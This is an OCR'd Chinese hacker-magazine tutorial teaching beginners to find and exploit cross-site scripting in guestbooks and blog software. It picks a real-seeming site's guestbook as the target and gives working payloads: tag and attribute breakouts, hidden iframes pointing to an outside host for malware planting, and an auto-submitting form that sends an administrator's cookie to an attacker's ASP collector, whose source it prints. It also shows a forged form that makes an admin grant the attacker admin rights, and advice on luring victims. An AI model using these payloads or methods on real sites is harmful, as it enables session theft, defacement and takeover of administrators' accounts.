


图9

下接336页



菜鸟的跨站漏洞大法

菜鸟的跨站漏洞大法

剑心[B.C.T]

最近Sql注入的热潮有些褪却，一些程序和网站管理员都对这方面限制得很严格了，上次入侵一个网站的时候发现在一个公告里都出现了让管理员注意Sql注入的信息。但是否漏洞就比以前减少了呢，入侵也更加困难了呢？现在很多程序不查看源代码已经很难再找出注入漏洞了。不过随之而来的则是一些新的攻击方式的悄然兴起，跨站脚本攻击就是其中的一个。

当然，像辐射鱼这样看代码找跨站漏洞的高手毕竟是少数，更多的则是像我这样看代码就发晕的菜鸟，那我们菜鸟如何来找跨站脚本漏洞呢？下边我就简单的来讲讲跨站脚本漏洞的寻找和利用。

首先来看看原理，服务器端对我们提交的变量没有进行过滤或者过滤的不完全，并且直接将这些变量存储在数据库中并直接发送给提交者。既然没有过滤好并且是服务器返回给访问者的，那我们就可以提交一些Html和Script代码，这样当别人访问的时候就会在对方的浏览器里执行了，如果控制的好，你甚至可以在管理员的浏览器里执行你需要的操作，这也就是跨站脚本名字的由来。好了，知道漏洞形成的原因了，来看看如何进行漏洞的寻找和攻击吧！

一、目标的寻找

我们首先要能够给服务器提交变量，并且服务器将这些变量显示给访问者，所以你看见人家静态的个人网页就不要瞎想了哦！将变量显示给来访者的Cgi程序在网络上一抓一把，如最普遍的是留言本允许游客访问，还有很多的Blog以及论坛，再就是一些新闻系统和文章系统，不过需要的权限比较大，但是漏洞还是真实存在的，在当你得到一些后台权限却无法提权的时候，利用这个漏洞的杀伤力还是很大的。说了这么多，还是赶快找我们的目标吧！直接上http://www.google.com就搜索“留言本”，一下子出来了N多。

二、漏洞的搜寻

好了，找到一个我们隐藏的攻击目标，选这个中国民间故事网的留言本吧！他允许我们提交留言并且还会直接显示在留言本的第一条哦！记得我们漏洞的原因吧，现在就来看看如何找那些没有过滤的变量。被过滤的关键是“<”和“>”，这在很大的程度上限制了我们Html字符的插入，也是危害最大的，但是也有其他的字符如“'”和“"”，这在一些Html元素属性字符串的屏蔽上用处很大，还有就是空格，因为它是元素之间分割的符号。我们毕竟是在做Html的填字游戏，很多时候跨站脚本被人称为Html注入也是这个原因。好了，又罗嗦了，菜鸟们，Let's Go!

可以看到提供给我们填写的变量有很多，我们就直接在各个表单的对应项目里都填写“<jnc>”吧（中间的jnc是随便填写的内容），不过一些地方如主页那里，还有邮箱那里都按照一般格式填写吧，这些变量都有简单的过滤的，这样就省了一些麻烦的哦，如图1。这样就可以根据提交结果推测哪些变量没有过滤了。我只是演示一种方法，你遇到的应用程序不同，所提供的待填写表单也是不同的。




图1

提交，这个名字字段被过滤了，如图2。不要急，将名字更正后继续提交。这里注意，如果过滤是在客户端进行的，我们还是有希望绕过的，简单的方法是看看浏览器底部的进度条动不动。这样，遇到被过滤的变量我们就只好更改了，最后总算提交成功了。我们来看看结果吧！



图2

现在是看看服务器对哪些没有过滤的变量直接显示了，右键查看源文件或者用浏览器的“查看”选项里的“源文件”来查看，这就是服务器返回给我们的东西，看看有哪些没有被过滤吧！搜索我们提交的“<jnc>”，哈哈，有一个地方哦，如图3！

<IMG height=15 src="images/004.gif" width=30 alt="来自：<jnc>">，我们看到了这样的代码，我们提交的变量没有做任何过滤，这里主要指的是“<”和“>”等Html字符。漏洞被寻找到，于是我们就可以跨站了！

三、代码的攻击

漏洞存在，来看看如何让我们的代码起作用吧，是不是直接提交<script>alert('')</script>这样的就可以呢？来看看吧，我们如果提交了<script>alert('')</script>的话，代码就变成这个样子，<IMG height=15 src="images/004.gif" width=30 alt="

一个人的战争

来自：<script>alert('')</script>">。




图 3

在双引号里面了哦，成为字符串，不起任何作用了，所以我们就要来进行代码拆分，使我们的代码有效。我们先提交的代码以“"”开头的话就可以把前面的“"”给干掉了。然后就是我们自己的代码了，不过注意这个时候我们的代码还是在IMG标签里面的，提交" <script>alert('')</script>的话我们看到代码还是没有执行，所以还是要想办法来匹配。这里我们先用“>”来解除前面的那个“<”，这样IMG标签的范围就结束了，剩下我们的代码完全可以执行了，我们提交"><script>alert()</script>就可以执行代码alert()了。但是，我们还可以利用其他的东西哦，IMG标签的属性里有个事件属性，即使它只是过滤“<”和“>”，我们还是可以提交“"”屏蔽掉前面的“"”，然后加上onload=alert()，我们的语句又执行了！不过要注意的是，他总在我们的后面加个“"”，而如果“<”和“>”被过滤的话我们又不能用“>”来结束IMG标签，这会使我们的语句是错误的，所以我们onload后面的语句有一些限制，就是必须可以与一个“"”匹配，但是对于我们黑站啊做破坏啊跨站攻击足够了，我们可以操控该页面的任何元素的属性哦！这里我演示的是将标题改为HackED，如图4。效果不错吧！至于如何挂马，location的值是可以改变的哦，我就不多说了。




图 4

如果长度没有限制的话这里我们是可以提交任意代码的，但是如果长度有限制，我们可以用<script src=""></script>这样的来攻击，src后面是我们的js文件，放到我们自己的站点里，代码长度就没有限制了！但是我们并不是只能插入script代码，因为是“<”和“>”没有过滤，所以我们可以提交Html字符的如<iframe src="http://jnc.cnbct.org/mm.html" height="0" width="0"></frame>，就可以实现隐藏页面的载入。但是更高级的应用是在一些功能比较强大的管理系统或者网站后台中，你可以自己构造表单让管理员提交，或者干脆构造一些特殊的URL来达到我们的目的。

四 被忽视的隐患

上面说了一些留言本的漏洞寻找与利用，不过这些留言本的跨站脚本漏洞利用起来也没有什么意思，因为毕竟留言本的功能是有限的，如果了解它的后台机制还可以做点事情，但是一般除了挂马和破坏之外（这些都是不好的哦，建议不要学习），也没有什么用处，好象不能用来控制服务器。但是一些大型的程序就不一样了，如果得到了管理员的Cookie或者能让管理员提交一些表单的话我们就可以做很多的事情！呵呵，但是一些大的程序都是比较严谨的，如果我们不懂相应的语言就很难找出漏洞，很难是很难，可并不是说就完全没有漏洞哟，我使用的Blog就有一个跨站脚本漏洞，在其他类似的程序里也是经常出现的。

在Blog首页里有个搜索框，里面可以输入要搜索的字符，然后程序给出结果，很符合我们跨站漏洞产生的条件，到底存不存在呢？我们来开始测试，搜索：<script>alert("test!")</script>，看看能不能弹出框框。注意啊，因为程序做了防止Sql注入，所以“'”字符会被过滤，所以我们的语句不能出现“'”，但是并不影响我们跨站漏洞的产生！呵呵，看到结果了吧！果然出来了对话框！如果你的程序没有出来，查看源文件，然后看看他的过滤条件是什么样的，试着绕过吧！好了，漏洞存在，但是怎么利用呢？这个利用起来有困难，也正是这个漏洞被忽视的原因。但是，如果你和其他东西如社会工程学结合好的话危害还是很大的。我们知道很多重要信息是在Cookie中的，可以通过<script>alert(document.cookie)</script>（显示当前Cookie信息）语句查看，在这里搜索代码<script>alert(document.cookie)</script>执行的结果如图5。Cookie显示的是浏览器在当前站点的信息，所以每个人看到的是不一样的，我们要做的是得到管理员的这个信息，然后就可以伪造自己的Cookie或者是暴力破解密码了。要得到管理员的密码信息我们就只有自己构造表单，因为我们这里没有过滤“<”和“>”，支持所有的Html语法。



图 5

```
<form name="test" action="http://127.0.0.1:8080/cookie.asp"><input type=text name="info"></form><script>document.test.info.value=document.cookie;document.test.submit();</script>   \\构造表单并且将Cookie提交\\
```

然后在搜索框架里搜索这样的代码，得到链接：http://127.0.0.1:8080/blog/search.asp?SearchContent=<form+action="http://127.0.0.1:8080/cookie.asp"><input+type=text+name="info"></form><script>document.forms[0].info.value=document.cookie;document.forms[0].submit();</script>&searchMethod=Title&Submit=+Search+，http://127.0.0.1:8080/cookie.asp是我们已经准备好的Cookie的文件，其内容如下：

```
<%
dim cookie,fso,file                    \\定义变量\\
cookie = Request("info")               \\取得提交的信息\\
Const ForReading = 1, ForWriting = 2, ForAppending = 8
```

```
\\设置读写的参数\\
  Set fso = Server.CreateObject("Scripting.FileSystemObject")
\\创建对象\\
  path = server.mappath("cookie.txt")                \\取得文件路径准备写文件\\
  set file=fso.opentextfile(path, ForAppending, TRUE)
\\取得文件对象\\
  file.write(cookie) & "||"                              \\写文件\\
  file.close                                           \\释放对象\\
  set file = nothing
  set fso = nothing
  %>
```

如果管理员访问这个链接，就会将他的Cookie存储在我们指定的文件里。现在的关键是如何诱骗管理员访问这个链接，这个与社会工程学结合起来就很好了。我们在自己的服务器上构造一个图片文件，里面加入到我们构造的链接Frame，诱骗别人访问就行了！

当然，这里只是比较通用点的Cookie窃取，针对不同的网站结构，我们可以做很多其他的事的。如上传图片之后利用表单让管理员为我们备份成木马，让管理员将我们设置为管理员。系统不一样，我们利用的方式也不一样，但是思路是相同的，这里以我的Blog为例。在后台我们看到要将一个用户提升为管理员只要将UserGroups设置为管理员就可以了的，如图6。我们在后台查看源文件，得到需要的表单，然后将Action的值修改，这里注意自己的memid值，就是你查看自己的个人资料后面的那个memid，按我们的需要将UserGroup设置为1也就是管理员了，最后在后面加上<script>document.forms[0].submit()</script>,保存为test.html，然后加入Iframe框架，在搜索处的代码就写<iframe src="http://127.0.0.1:8080/test.html" height="0" width="0"></frame>，当管理员打开我们的链接时就会引入的，呵呵，测试通过哦！

